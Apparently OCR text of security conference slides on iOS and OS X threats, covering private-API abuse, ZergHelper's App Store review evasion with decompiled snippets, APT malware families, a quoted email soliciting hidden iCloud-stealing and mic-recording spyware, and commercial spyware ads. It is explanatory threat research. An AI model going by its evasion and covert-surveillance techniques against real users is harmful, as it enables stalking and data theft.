


iOS and implemented a prototype of iRiS on top of it. We evaluated iRiS with 2019 applications from the official App Store. From these, iRiS identified 146 (7%) applications that use a total number of 150 different private APIs, including 25 security-critical APIs that access sensitive user information, such as device serial number. By analyzing iOS applications using iRiS, we also identified a suspicious advertisement service provider which collects user privacy information in its advertisement serving library. Our results

Source: Zhui Deng et al. *iRiS: Vetting Private API Abuse in iOS Applications*. CCS’15

Apps Targeting Specific Data

- FakeTor
- InstaAgent



Top Free iPhone Apps

1. Who Viewed Your Profile -…
Social Networking
In-App Purchases

2. Acapella from PicPlayPost
Music

3. WhatsApp Messenger
Social Networking


4. Messenger
Social Networking

5. Facebook
Social Networking

6. Instagram
Photo & Video

Apps Evading Code Review

- ZergHelper
  - Different behaviors for different countries
  - Dynamic updating via Lua



开心日常英语

从起床到出门

早晨好。
Good morning.

闹钟响了吗?
Did the alarm clock go off?

该起床了!
It's time to get up!

快点儿起床!
Get up soon.


你醒了吗?
Are you awake?

你不舒服吗?
Are you feeling sick?


睡得好吗?
Did yo sleep well?

“XY助手”想给您发送推送通知
“通知”可能包括提醒、声音和图标标记。这些可在“设置”中配置。

- Discovered by simple static rules



```
objc_msgSend(
  v38,
  "appleGetServerAuthenticateWith:xml:signature:",
  CFSTR("https://p55-buy.itunes.apple.com/WebObjects/MZFinance.woa/wa/authenticate"),
  v37,
  v43);
```



```
objc_msgSend(
  &OBJC_CLASS___NSString,
  "stringWithFormat:",
  CFSTR("itms-services://?action=download-manifest&url=https://down.xyzs.com/io/%@.plist"),
  v24);
```

Ep. 3
You Are Targeted


Recent Cases

Family	Platform	Discovered Date	Targets	Comment
Careto	OSX	2014.02	31 countries	
IOSInfector	OSX	2014.06		HackingTeam
XSLCmd	OSX	2014.09		"GREF"
Clientsnow	OSX	2014	Tibetan and Uyghur communities	
Xsser	iOS	2014.09	Hong Kong	
CloudAtlas	iOS	2014.12	Russia	
XAgent/ PawnStorm	iOS, OSX	2015.02		APT28
OceanLotus	OSX	2015.05	China	

Spreading Methods

- Email phishing
- WhatsApp message (?)
- USB installation (with physical touch)
- Watering hole

More Spyware in Planning



Giuseppe Macchiarella <giuseppe.macchiarella1994@gmail. 30 Jun (10 days ago)

to me

Hi
thanks for your time!

Do you know iOS System?.....i read that you are iOS developer ;)
Last week my new client, Police Department Rome, call me for propose for new project.

The project consist of: create a system for inject in iOS with iPhone in DFU (or with Passcode) an app. For signed app (certificate ad-hoc) will Be problem for Police, this isn't my problem ;)

This app must capture and send, to server ftp, the equal contect in icloud backup.

This System must be hide at the eyes.....

Of course this project they will pay the money, i think you because your cv is fantastic.
I hope that this propose will be hide ;)

Best Regards

Giuseppe Macchiarella 30 Jun (10 days ago)

to me


Hi,
i understand

can you build app that recording mic only when the ios device is stand-by ? (black monitor) .....

Thx

Image from http://imgur.com/z3MM3hC

More Commercial Spyware in the Wild



best ios spyware

About 2,800,000 results (0.40 seconds)


Powerful Spyware Filter - Barracuda.com
Ad www.barracuda.com/ ▾
Filter URLs by Domain or Category. Easy to Deploy - No Per User Fees.

Best Phone Spy Reviews: Best Phone Spy – Top 5 Cell ...
www.**best**phone**spy**.com/ ▾
To help you choose the **best** phone **spy app** for your needs, I have put together a list of the **best** mobile phone **spy** tools available on the Internet. Take a look at ...
Highster Mobile Review - FlexiSPY Review - How to Install Cell Phone Spy ...

20 Best iPhone Spy Apps - Hongkiat
www.hongkiat.com/blog/**iphone-spy-apps/** ▾
Granted, having all of these apps on your **iPhone** will not make you a **spy** ... Of course this won't give you the **best** results if the person's name is 'John Doe'.

iPhone Spy App - The only undetectable Spy App for iPhone
spyera.com/**iphone-spy-app/** ▾
iPhone Spy App is completely undetectable! ... SPYERA is the **best** and award winning cell phone **spy app** on the market with the affordable prices. We have 3 ...


10 Best IPhone Spy Apps in 2015 > TopTrackingApps.com



TOP 2015
Cell Phone Spy Software Apps


Rank	Software	Score	Review	OS Support	Money Back	24h Support	Price	Description
1	mSpy	★★★★★	Review	Android (all devices), iOS (no Jailbreak required), Mac OS, Windows	10 days	✓	$29.99	MSpy is one of the outstanding smart phones monitoring software available now in the market of Spyware Applications. It carries the most adv…
2	Highster Mobile	★★★★☆	Review	Android, iPhone/iPad/iPod (iOS)	✕	✕	$69.99	The phone type selection is somewhat limited compared to competitors, and certain models are only supported on certain phone carriers also.
3	Flexispy	★★★★☆	Review	Symbian, Android, iPhone, Blackberry	10 days	✕	$149.00	The first one is the fully fledged and featured program which supports a vast array of functions, including the ability to read emails, SMS me…
4	Spyera	★★★☆☆	Review	Symbian, Android, Apple, Blackberry	✕	✕	$149.00	Spyera will automatically send you an SMS message when it detects that the target phone is talking with one of those specified numbers…
5	iSpyoo	★★★☆☆	Review	Android, iOS	✕	✕	$22.99	Ispyoo is able to give you all basic information regarding tracked phone, such as call log or GPS location, however it lacks advanced features, which makes it a bad choice for complex tracking.
6	WebWatcher	★★★☆☆	Review	Android, iPhone, Blackberry, Windows Mobile	✕	✕	$16.99	This application is claimed to be a good solution to address your need to monitor your family and employees. WebWatcher was founded…
7	PhoneSheriff	★★★☆☆	Review	Android (Tablets and Phones), iPhone	✕	✕	$49.00	PhoneSheriff is a fairly good mobile tracker that certainly deserves your attention especially if you are looking for a parental control sol…
8	SpyBubble	★★★☆☆	Review	Symbian, Android, iOS, Blackberry, Windows Mobile	✕	✕	$49.95	The good thing about this product is that it supports almost all Internet-enabled phones and even a device such as the iPad. There are con…

Wait… non-jailbroken?



1 mSpy ★★★★★

Android (all devices), iOS (no jailbreak required), Mac OS, Windows



www.mspy.com/no-jailbreak.html?gclid=Cj0KEQiAq920BRC8-efn57

We work 24/7 +1 855 8

Monitoring Non-Jailbroken iOS Devices is now available!

Note: iCloud credentials are required for monitoring iOS device without jailbreak.

Monitor iPhone use without jailbreaking


Ensure security and efficiency

- ✓ WhatsApp, SMS, Skype, call logs & 8 more features
- ✓ Compatible also with iOS, Windows and Mac OS
- ✓ Easily accessible from any browser

Ep. 4
Across Platforms We Can Reach Every Cover in the World


Install Apps from Trusted PC/Mac

- Another “trusting trust” dilemma
- Paring and authentication
- The “Mactans” attack in BHUS1
- Silently installation
- No need jailbreaking
- WireLurker



Do you want to allow this computer to access information on this iPhone?

If you don't allow access, you will not be able to manage or sync your iPhone with this computer.




Trust This Computer?

Your settings and data will be accessible from this computer when connected.

